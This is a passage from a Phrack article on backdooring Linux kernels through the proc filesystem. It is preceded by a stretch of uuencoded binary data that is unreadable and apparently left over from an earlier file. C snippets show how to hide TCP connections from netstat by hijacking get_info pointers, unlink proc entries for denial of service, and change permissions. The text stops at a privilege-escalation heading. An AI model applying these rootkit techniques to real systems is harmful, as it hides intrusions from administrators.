MD9NE+#GFS!Q"S_*\O:GSS/5\YD%(0D40(VES3RXYHU:NYE0K-CZ:?AI>1>?;
MH_");`'E88G>1VS.!1[9475?Q;TS6K7,6UT3@_@J_6N?A21?MCE-H;OC<I7W
M2#GZ.I^HS05A@#5VKOFZ%0S0-HK#Z"FOU9!2GK0HJ6A'UR\<"BS("&0HOL=]
MCYD(1L6%,,\MHF*104O''V^23X&@UZ$VH508)".'NO4X6MFW^-4&B_)%*C+=
M7#P!I`:W6(GW-2/+3%L>`73&Q_RHS8/ZC<X!QE<1QF&NXV?SG=O#2]O!"P/Z
M;$,&9AUW;Q/Z[5,O-]S^V^Q/O2#S8-<W]""1-^LEAL+B9F<\RCTG"W#%@\Q>
MK>',MS[5&I:86>#$FY"'A!`57B4F%2-TYQ_@D:?E4XQJS5YST58JT-RU8+&7
ML,3G>S_A]AV*BK+(QO/D6.ZT)98D;00_NVTGAF,E+E3&8;:2K[D_<$;21Z@5
M)4?$K<`IZ<B.K+XIR,$>?YQH4HR3NV/>4&J/>J_Y<7>FY%C/<9?T":F:56<N
```

```
M/>KFBCWH>2,[#U@=K-MPRQMR,P&(D=NS75^PR;*(SIR;K$#]CO&O4G6#$;((
M$D*ZOW1ZMWN*#Y\;B/$2GB]Y`1E\A^,[\Z*>SD'GR[8[=?RF"D,J)66VU8&/
M+7]GGPUD)$MB`X+'N<F:(G[-L`&8:`!P(+SDV[T^S1,LK`"L*S];OU[L#Z?W
M^K;4`AZI";9'F2>/SD+M7U7LE"R\O=W'M]"A:Q1=]<RSLY7LD%3[%6D0NH%D
M!VXMJ^E[_2)3*.9*33+9]5T-<-:M2L4*XQS:+BV,I9Q1V*[G6OV.YRVLRM@<
M5,'&;X'$3!F'.XETS3E7$?W/K2`=C!.Z:V93$"K68%.->8Z15WN_XI-Y)2G4
M%/6/05]0EI[9"VGAXQ"[BJKIPG`Z&^ZZ4?[B0>VDQ(.KL'Z,8J0!4'@&,BV(
M8_$Q"&^-9"4B"\E`3>CY0064''MM?5_-DM!=M&.O43L)>)T>>(^^+YO-OE\G
M8KOQ=#*6!@KM]IX_8\1>7X.#2G;#R1$&0!H^*6SEL:*^A3L!?6VG[)ALU4+%
MT(^=PW_WGU$4Q&98-%\LD_RZ*O2SEJ.ED6]A.5-W!,`_<)7_KCT`P*&AH0+H
M:B&]^QX`KLJ\H!]]/=+D:&A.P*X'WE*J'F+PV&/9NK2^!K6(6?0HXO(J<DZ1
MT#1O%QE;!QDLT&^$@[>:`3K%WE?[3PO;;L#.:Y4`JE[3CBUCAF*$K61JLI9K
M/CVHB0=V<UG*''*TL:^^-SZC7OEF/9$:^7I4_`5]M*X\?^#.BQL"]@-@7%C)<
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
```

```
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
M2:BR</H9G0VF0VU%)7FI>F_]+RA>#X=!_]M"_A.*U%I8:P>33!N?]5*W`]8
M;Z+71:NI]%AOTSW(_/YXD8R3%6I'4E#E;\V\E(;;4/JUX^JG\72;./,9W&B)
M)["50[(MLFU#9G99V*P!PWV<RY'.E%Y`C.-O).CD6%Y(`&ZR0Z\`BJ:WZ^.!
MIW8B&2)"`.ITM1RJ_-]X\UP]9F6RW%P[/LE#.^,_NXRF_X-':8/._/NEPJ\*
ME!M*=[Y]PY0<GA4M`U"0]W7BK,O>^I_1HY6W>^?=P]M'W6<^_[V1@_TY4,/@
M\O].-S:6+RW1%DNQURAGS-C-3GG$CPWC:ZRJZZ!Q$U'"`$Q$EGR0W6+MC_9!
M-;59N4JCL>>"6]X/[D(XY!/[$6PB2/"672Y['-HM7M^M1`P3]<$LY.=FX6&@
M');$W'[K%HKB*D?54!*7HQ0QT7/X<6Q08RN&?`!6$J.#<&(M,EOY(RT:P5[2
M7G)?6XR=5=!FL-Z@X(L:R%R][:VE[<=XI%B-E$7_XW7[#Y_F">J9/HJP:7P9
M@=XMMV6KTG.>O/5MA.=N3*U8U9Y>0'U+G_133.^A@X)!!M<RE:E)1ESTNIB`
M;W$HVFC`ERXT01("!67=>O*GF[TKD.#JA^'TG@@[-\KH_?/4P=?JE))^TUPK
MGTBPE[`MD[48J-`8YW`%F>F$:::U8N9V5MLY:^T%(65WN`2D=9Q>^;P,"'D
M/.GFFB0H7(9SP??N5(GT[Y([5*"'>SS[WLVBSA`TDIYZ\?8];LS*'G'G-0P#
M`.>;KPXDV!(:3@L?$-@,`AD[(G/`S@_^)0!1N;H-V&T89V%TD)3*0U&G1#<9
M[+4,D:[L'*XH(2:D_W1<]K6(U>_6WO+$7V5E"5S!:LA9][3084G*UB727M62
MLK>-Y.*D'DZ+:H=?#B^%,F*Z]QB$)&=P0<T_#Y;@P9X;+4>>%5D*X@Q90@V*
M;%"'1?AC4[LY-:I7"J[+OO;@>^--?=1G=AV"RB<[6,3MK"->WBQRG4NJ/M.!
M"6\OF!0K$IMN4E"55*RY\H1MJ.0VG($X6KVSO41XESC=A[_/]_+0IRH%N5K^
M_FN=PU/?9:+-D$?K6N+2;LPC622]--CQH_,7[/&&T2+('&ENC?0..+38!1P?
M@`:8^Q/2%9(>"4:'Z8'7-.[_;&1Z:1^3U%)':Z)(+^Z`<<L[2W14BEXUVK6>
M,<[;+]TC/_IC=>Y0AT[,-E#"=/J`Q+.\U3HPDZN;`H/`0IK>MXAF%+@Q#&AL
```

5.txt Wed Apr 26 09:43:43 2017 27

```
M'CCBF)LSE]]?`2*AXS^/``L$4*4.6**7#P?`D5X;!L"E</9?CR#V?F'J@B-Y
MQ*J]P)7U_/<),\I)54/?^KA*$H0:?QW);8RX[@Y,H6K2F>DD#VF=C\X+HKW#
MX>[2ZP:5=]Z%Y95KO3;*ZE&9]UYL2X,'+M6YL>/F$P4N^0WH`M7ZU:)[?>=^
MNN:?=[D`=0NN[^-E6<MT,Y1NIXJP(FXCF$9V5Y_FT.G#[G&V(5WM(')]QZS5
M`N,'Z+UG_G.=]TM9!"+F+`]E=\"1@:8K@"QJ&T2TI9[!6AY\!.[X$1_[)B1_
M+09^K#06^ARQEGLA358T2C7KZ8VH]$%4_3?RD;%16%A8Y[G-^ZT$3>OV*W5I
MWWMO;"^'SB-4GM?/28#9]-K`^5GTUTOPI#H0DI(U8@'QG9+7L!&[ZC\.:BU(7
M:UVD9ZQKRQX@)L#EN%66ZT8#P,OD/O4)85:[P=K*.N$6A<2:4#4OF<X;R=V9
M$5UYSYTC_L;&P)?A'_+%;N!AJ^`H'AB3H5]5AW&X>=\!72`WJ>G[SRV@@:?3
M0=D?XEZR.YB+M2FJA)0;5*4\4WBA_MEF+%[T`T&XV#C\3LC<66^JX[Y7?7B(
M7\YIE]CWBIW147=_?;%ML(:-5MMN_;\`R,N5TOX28O-7R!PS?BO>/[KYOA/3
M^^I\CAIS'M5KN5SO!2)T^,8PO+MSK]M-IKDD"F=G-&OFIT71;:_-Q'K>ZGE:
MTEDH_VVU3I]FWS6"4SJ?I':`%Y56P):?7:M=I&1*0J9:F`<UN<EHM!+%QH(<
M!6FYV+$V=,/#&18S=-,[$P::X91KY//Y?101N4(?1HE884TDLU%N"_$"7D^O
M?!&D;OW=$CI;Z7H+QZA'W\KAX89.66<?2J8@@VA<"#U&`78:@HM[>U!XFO95
M[-3S1[Y4OJ*B'89^9(B2,7N,"D&Y/JQW,;Y/QY/WT*E>^F``&L_C&=QO[4U!
MW\P>H#91P(!`)FJTDDP[9EUD))>SRAQO9^NK'DE]BLP":8W2BI*=MWVB":UL
MG<LSA,2%$4"-Y4S8/HE3G@U6R(U7?*,SD>_V><(#!WY0HEX'?-82<U(J$>'R
M3>K0J@T'+7112$HY+220=Q!8D[1`YB!-MT5%DFC*$V3$(JWO/"P<&$T.H&!0
MN#IIZ;YD&WWX1UWZ,'VBMJ5`38J0E>I!%-2Y-^D=F69X<N[D:'T7T?W;1)9W
MR%-DXM`CY(=(F`-S8XB;3JKU"20!-RP^YU"$5/LW?N'/\*%L.96!(Z$GEQE7
M+WLGTJN7N)W96>U;W`DA647F!"FTR>W;Z3,CSD,W\;L<$]##V3O*'7VUVV]7
M]51V0YRINY'*I;5[K<(L8"Y(_5\B%T74M8J3H)2M!5>J*V>6]A*[9DIX$3M8
MMNBVR]\*GX>A<MZJ-60J/7&-]T>_YDJ:M4\\NYMM[R1UF=;?+QJ-HO,6&*BC
MP?H^"9I<1)L.<`BJV!+OZB:;HV3(]0:BAW_NPQ)K2^3'^*I&^/\,S[[+O_6C
M%MLK9*?P#FV'?3+J$"'K.GBM53M6016^V`7%[KP7$JII5<WCN+CN;!`8H,U_
MRP_BR2D?+QT]PDYVG?V=8A5-P>S<;C)^GB%YUW';3Y9`G9LY=BC#6F^]DL$E
MZX4X97:!P(Z!L?;:%VY@YA+>L+LZ>9G*\4C3A]09.]P7HQGVW6/MS;G-Y45@
MV[1#+BK]6_1B4\G<<K/QGO?I]U+@<_0UL8GZS?)3P,.[J@;X6M]ZG(WXVSP-
M[.,ZE:\/#(#6_Z/<]S]KOER.W%<+SFX=1V\!^UL`$;=SS'N"3_BW!7AX>'AX
F>'AX>'AX>'AX>'AX>'AX>'AX>'AX>'C_S_T/[21E80#(````
`
end

|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3a, Phile #0x06 of 0x0e

|=-----=[Sub proc_root Quando Sumus (Advances in Kernel Hacking)]=-----=|
|=--=|
|=-----------------=[palmers <palmers@team-teso.net>]=-----------------=|

--[Contents

--[1 - Introduction

"The nineteenth century dislike of romanticism is the rage of Caliban seeing his own face in the glass.
The nineteenth century dislike of realism is the rage of Caliban not seeing his own face in the glass."
- Oscar Wilde, the preface to "The picture of Dorian Gray"

Since I concern here on hacking, not literature, lets restate it. Our romanticism is security, realism is its shadow. This article is about the hacker Caliban. Our glass shall be the Linux kernel.

Not the whole kernel; especially the proc filesystem. It offers interesting features and they are used a lot in userland.

I will only describe this techniques for use in Linux kernel modules (LKM). It is up to the reader to port these techniques. Though, the techniques are portable, their use will be very bounded on other unices. The proc filesystem, developed to the extends as in Linux, is not that extended in other unices. In general, it lists one directory per process. In Linux it can be used to gather plenty of information. Many programs rely on it. More informations can be found in [7] and [8].

Older versions of UNIX and HP-UX 10.x do not provide the proc filesystem. Process data, such as that obtained by the ps(1) command, is obtained by reading kernel memory directly. This requires superuser permissions and is even less portable than the proc filesystem structure.

--[2 - VFS and Proc Primer

First I will line out the needed basics to understand the techniques explained later on. Then proc filesystem design will be investigated, finally we will dive into, well, the roof top.

--[2.1 - VFS and why Proc?

The kernel provides a filesystem abstraction layer, called virtual filesystem or VFS. It is used to provide a unified view on any filesystem from the userland (see [1] for details). More on this methodology can be found in [2].

We will not look at proc from VFS view. We look at the un-unified filesystem, which is at the implementation level of the proc filesystem. This has a simple reason. We want to apply changes to proc and it still should look like any other filesystem.

Did I already mention why proc is aimed at by this article? it has two attributes that make it interesting:

1. it is a filesystem.
2. it lives completely in kernel memory.

Since it is a filesystem all access from the userland is limited to the functionality of VFS layer provided by the kernel, namely read, write, open and alike system calls (besides other access methods, see [3]).

I will elaborate on the question: How can the kernel be backdoored without changing system calls.

--[2.2 - proc_fs.h

This subchapter will concern on the file named proc_fs.h; commonly in ~/include/linux/, where ~ is the root of you kernel source tree. Ok, here we go for 2.2 series:

```
/*
 * This is not completely implemented yet. The idea is to
 * create an in-memory tree (like the actual /proc filesystem
 * tree) of these proc_dir_entries, so that we can dynamically
 * add new files to /proc.
 *
 * The "next" pointer creates a linked list of one /proc directory,
 * while parent/subdir create the directory structure (every
 * /proc file has a parent, but "subdir" is NULL for all
 * non-directory entries).
 *
 * "get_info" is called at "read", while "fill_inode" is used to
 * fill in file type/protection/owner information specific to the
 * particular /proc file.
 */
struct proc_dir_entry {
        unsigned short low_ino;
        unsigned short namelen;
        const char *name;
        mode_t mode;
        nlink_t nlink;
        uid_t uid;
        gid_t gid;
        unsigned long size;
        struct inode_operations * ops;
        int (*get_info)(char *, char **, off_t, int, int);
        void (*fill_inode)(struct inode *, int);
        struct proc_dir_entry *next, *parent, *subdir;
        void *data;
        int (*read_proc)(char *page, char **start, off_t off,
                         int count, int *eof, void *data);
        int (*write_proc)(struct file *file, const char *buffer,
                unsigned long count, void *data);
        int (*readlink_proc)(struct proc_dir_entry *de, char *page);
        unsigned int count;     /* use count */
        int deleted;            /* delete flag */
```

```
};
```

The described "in-memory tree" will be unified by the VFS. This struct is a little different in 2.4 kernel:

```
/*
 * This is not completely implemented yet. The idea is to
 * create an in-memory tree (like the actual /proc filesystem
 * tree) of these proc_dir_entries, so that we can dynamically
 * add new files to /proc.
 *
 * The "next" pointer creates a linked list of one /proc directory,
 * while parent/subdir create the directory structure (every
 * /proc file has a parent, but "subdir" is NULL for all
 * non-directory entries).
 *
 * "get_info" is called at "read", while "owner" is used to protect module
 * from unloading while proc_dir_entry is in use
 */

typedef int (read_proc_t)(char *page, char **start, off_t off,
                          int count, int *eof, void *data);
typedef int (write_proc_t)(struct file *file, const char *buffer,
                          unsigned long count, void *data);
typedef int (get_info_t)(char *, char **, off_t, int);

struct proc_dir_entry {
        unsigned short low_ino;
        unsigned short namelen;
        const char *name;
        mode_t mode;
        nlink_t nlink;
        uid_t uid;
        gid_t gid;
        unsigned long size;
        struct inode_operations * proc_iops;
        struct file_operations * proc_fops;
        get_info_t *get_info;
        struct module *owner;
        struct proc_dir_entry *next, *parent, *subdir;
        void *data;
        read_proc_t *read_proc;
        write_proc_t *write_proc;
        atomic_t count;         /* use count */
        int deleted;            /* delete flag */
        kdev_t  rdev;
};
```

Years of development did not complete it. Err.. complete it, yet. But well enough, it changed. get_info function prototype lost a argument. Working around this makes portable code a bit messy.

Note that there are three new entries while one entry, readlink_proc, was removed. Also note, the file operation struct was moved from the inode operations into the proc_dir_entry struct. Working around this is just fine, see section 3.

--[2.3 - The proc_root

The Linux kernel exports the root inode of the proc filesystem, named proc_root. Hence, it is the root inode of the proc filesystem that the mountpoint, commonly /proc, is referring to. We can, starting there, go to any file in below that directory. However, there is one exception. The processes' directories can never be reached from proc_root. They are added dynamically, and presented to the VFS layer if readdir (inode operation) is called.

It should be made clear that proc_root is of type "struct proc_dir_entry".

--[3 - Where to Go?

This chapter will introduce techiques to aquire even more abilities than commonly obtained by systemcall replacement.

The following functions and macros will be used in the code provided in these subsections (note: for implementation see appendix A):

As noted in section 2.2 we have to take care of a little change in design:

```
#if defined (KERNEL_22)
#define FILE_OPS        ops->default_file_ops
#define INODE_OPS       ops
#elif defined (KERNEL_24)
#define FILE_OPS        proc_fops
#define INODE_OPS       proc_iops
#endif

struct proc_dir_entry *
traverse_proc (char *path, struct proc_dir_entry *start):
  On success, return a pointer to the proc file specified by
path. On failures, NULL is returned.
Start may either be NULL or an arbitrary proc_dir_entry; it
marks the point there the search begins.
The path may begin with "~/". If it does, the search starts at
proc_root.

int
delete_proc_file (char *path):
  This function will remove a file from the proc directory
lists. It will not free the memory the proc_dir_entry occupies,
thus making it possible to reintroduce it later on.
```

--[3.1 - Securing?

The easiest modifications coming to mind are related to the first few fields in the proc_dir_entry. Namely uid, gid and mode. By changing them we can simply reissue and/or revoke the ability for certain users to access certain information. Side note here: some of the information accessable through /proc can be obtained in other ways.

An implementation may look like this:

```
proc_dir_entry *a = NULL;
a = traverse_proc ("~/ksyms", NULL);
if (a) {
        /* reset permissions to 400 (r--------): */
        a->mode -= (S_IROTH | S_IRGRP);
}
a = traverse_proc ("~/net", NULL);
if (a) {
        /* reset permissions to 750 (rwxr-x---): */
        a->mode = S_IRWXU | S_IRGRP | S_IXGRP;
        /* reset owner group to a special admin group id */
        a->gid = 7350;
}
```

Another possibility for securing proc access is given in 3.5.

--[3.2 - Denial of Service

Well, I will make this as short as possible. A malicious user might apply changes to files to render parts of the system useless. Those, as mentioned above, can easily be undone. But if the malicious user simply unlinks a file it is lost:

```
/* oops, we forget to save the pointer ... */
delete_proc_file ("~/apm");
```

what actually happens on delete_proc_file calls is (simplified):

0. find proc_dir_entry of the file to delete (to_del)
1. find the proc_dir_entry that matches:
   proc->next->name == to_del->name
2. relink:
   proc->next = to_del->next

--[3.3 - Connection Hiding

The netstat utility uses the proc file ~/net/* files to show e.g. tcp connections and their status, listening udp sockets etc. Read [4] for a complete discussion of netstat. Since we control the proc filesystem we are able to define what is read and what is not. The proc_dir_entry struct contains a function pointer named get_info which is called at file read. By redirecting this we can take control of the contents of files in /proc.

Take care of the file format in different version. Files mentioned above changed their format from 2.2.x to 2.4.x. Notably, the same function can be used for redirection. Lets see how this develops in 2.5.x kernels.

an example (for 2.2.x kernels, for differences to 2.4.x kernel see section 2.2):

```
/* we save the original get_info */
int (*saved_get_info)(char *, char **, off_t, int, int);
proc_dir_entry *a = NULL;

/* the new get_info ... */
int
new_get_info (char *a, char **b, off_t c, int d, int e) {
        int x = 0;
        x = saved_get_info (a, b, c, d, e);
        /* do something here ... */
        return x;
}

a = traverse_proc ("~/net/tcp", NULL);
if (a) {
        /*
         * we just set the get_info pointer to point to our new
         * function. to undo this changes simply restore the pointer.
         */
        saved_get_info = a->get_info;
        a->get_info = &new_get_info;
}
```

Appendix A offers a example implementation.

--[3.4 - Elevation of Privileges

